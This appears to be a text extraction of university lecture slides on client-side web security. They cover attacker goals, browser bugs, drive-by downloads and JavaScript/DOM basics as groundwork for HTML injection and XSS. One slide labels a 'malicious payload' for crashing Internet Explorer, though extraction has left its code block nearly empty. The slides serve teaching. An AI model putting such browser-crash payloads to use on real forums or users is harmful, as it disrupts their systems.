

Web Security

Client-side security risks


esp.

HTML injection


and

XSS (Cross Site Scripting)


Last week



This week



attacking browser *or* user




Client-side **COMPLEXITY**

Most of the complexity of the web comes together in the browser

These complexities include


- dynamic web pages,
 - with JavaScript executing in the browser,
 - using the DOM API
- content from multiple origins
- growing complexity of HTML5 & Web APIs
 - eg possibilities to access web cam, microphone, location information, go full-screen, ... from the browser
- interaction of the browser with the rest of the OS
 - with browser launching other apps (eg via plug-ins)
 - or other apps launching the browser (eg by clicking links in email)

1) using a malicious webserver



with eg. phishing emails to lure people there

2) via a benign webserver



Attack possibilities

1. Fake/malicious website

- with link in phishing email, ad, web forum, to lure victims there

2. Malicious content in a genuine web page

- a. via 3rd party content (ads, maps, social media like buttons, ...)
- b. via 1st party content supplied by users (eg facebook or brightspace posts)

3. Genuine content on a fake/malicious web page

- This is a variant of 1 and the exact opposite of 2

4. Malicious link to the genuine website


- eg. malicious parameters in a link
- This can cause a problem **server-side**, but the response can cause a problem **client-side**

Attacker goals

- Attacks on **availability**
 - **DoS-ing** the **client** or the **server** – or the **user**
 - Some of the malicious postings in the Brightspace forum are DoS attacks
- Attacks on **confidentiality**
 - Obtaining confidential information from the browser or, via the browser, from the server
 - Tracking the user, i.e. attacks on privacy & anonymity
 - discussed in more detail in two weeks
- Attacks on **integrity**
 - Corrupting information client-side or server-side
 - Doing malicious actions, on behalf of the user

Attacks can abuse **browser bugs** or **browser features**

Example browser bug: client-side DoS vulnerability



Example browser bug: IE image crash

- Image with huge size used to crash Internet Explorer and freeze the whole Windows machine

Malicious payload for this

```
<HTML><BODY>  
</img>  
</BODY><HTML>
```

Such a payload is easy to enter in a Brightspace forum ...

Browser bugs

Browser bugs may allow more than just Denial of Service

Worst of all: **execute arbitrary code**

- Exploiting the kind of bugs discussed in Hacking in C
- **Drive-by-downloads** where just visiting a webpage can install malware by exploiting security holes in browser, graphics libraries, media players, ...
- Eg many vulnerabilities in WebKit rendering engine
<https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=webkit>
can cause **crashes, remote code execution (RCE), memory corruption, overwriting cookies, spoofing address bar, ...**

But even without any such vulnerabilities, things can go wrong, as explained in rest of this lecture.

- These are not **bugs** but **features**!

Overview

- Preliminaries
 - The power of JavaScript & the DOM
 - The client-side attack surface: 1st vs 3rd party content
 - Same-Origin Policy (SOP) as general protection mechanism against malicious 3rd party content, esp. 3rd party scripts
- Client-side attacks
 - esp. HTML injection and XSS
- Countermeasures against XSS
 - Input validation & output sanitisation
 - Sandboxing in the browser:
plug-ins, Content Security Policy (CSP) & sandboxed iframes


Next week : more client-side security problems

Dynamic webpages:


**The power of
JavaScript & the DOM**

Recall: dynamic web pages

Most web pages do not just contain static HTML, but are dynamic: ie they contain **executable content**.



Languages for Dynamic Content

- **JavaScript** part of HTML5 standard
 - **WebAssembly**
 - **Flash**
 - **Silverlight**
 - **ActiveX**
 - **Java**
 -
- 
- require browser add-on,
slowly becoming extinct

JavaScript is by far the most widespread:
nearly all web pages include JavaScript

CSS (Cascading Style Sheets) defines layout and colours of web page, headers, links, etc.

- CSS is also part of HTML5
- Not quite execution, but can be abused
 - JavaScript is Turing-complete, CSS graphical effects are not

JavaScript

- JavaScript is the leading language used in **client-side scripting**
 - embedded in web page & executed in the user's web browser
 - reacting on events (eg keyboard) and interacting with webpage
- JavaScript has ***NOTHING*** to do with Java
- Typical uses:
 - **User interaction with the web page**

Eg opening & closing menus, providing a client-side editor for input, ...

JavaScript code can completely rewrite the contents of an HTML page without connecting to the web server!
 - **Client-side input validation**

Eg has the user entered a correct date, valid s-number, syntactically correct email address or credit card number, or strong enough password?

NB such validation should not be security-critical, because malicious client can trivially by-pass it!

JavaScript

- Scripting language interpreted by browser

```
<script type="text/javascript"> ... </script>
```

optional

- Built-in **functions** eg to change content of the window

```
<script> alert("Hello World!"); </script>
```

- You can define additional functions

```
<script> function hi(){alert("Hi!");}</script>
```

- Built-in **event handlers** for reacting to user actions

```

```

- Code can be **inline**, as in examples above, or **in external file** specified by URL

```
<script src="http://a.com/base.js"></script>
```

Read HTML5 specs to see what should happen if you include both, eg in

```
<script src="js/base.js"> alert("hi") </script>
```

Example:


http://www.cs.ru.nl/~erikpoll/websec/demo/demo_javascript.html

NB try out the example on this page & look at the code (also for the exam).

DOM (Document Object Model)

- DOM is representation of the content of a webpage, in OO style
- Webpage is a `document` object with various properties, such as `document.URL`, `document.referrer`, `document.cookie`, `document.title`...

and with all elements of the page as sub-objects



DOM (Document Object Model)

JavaScript can interact with the DOM API provided by the browser

to **access** or **change** parts of the current webpage
incl. text, the URL, cookies,

This gives JavaScript its real power!

Eg it allows scripts to change layout and content of the webpage, open and menus in the webpage, open new tabs, change content in those tabs, ...

Examples:


http://www.cs.ru.nl/~erikpoll/websec/demo/demo_DOM.html

http://www.cs.ru.nl/~erikpoll/websec/demo/demo_DOM2.html

NB try out this example & look at the code for exam.

Example use of Java Script: session replays

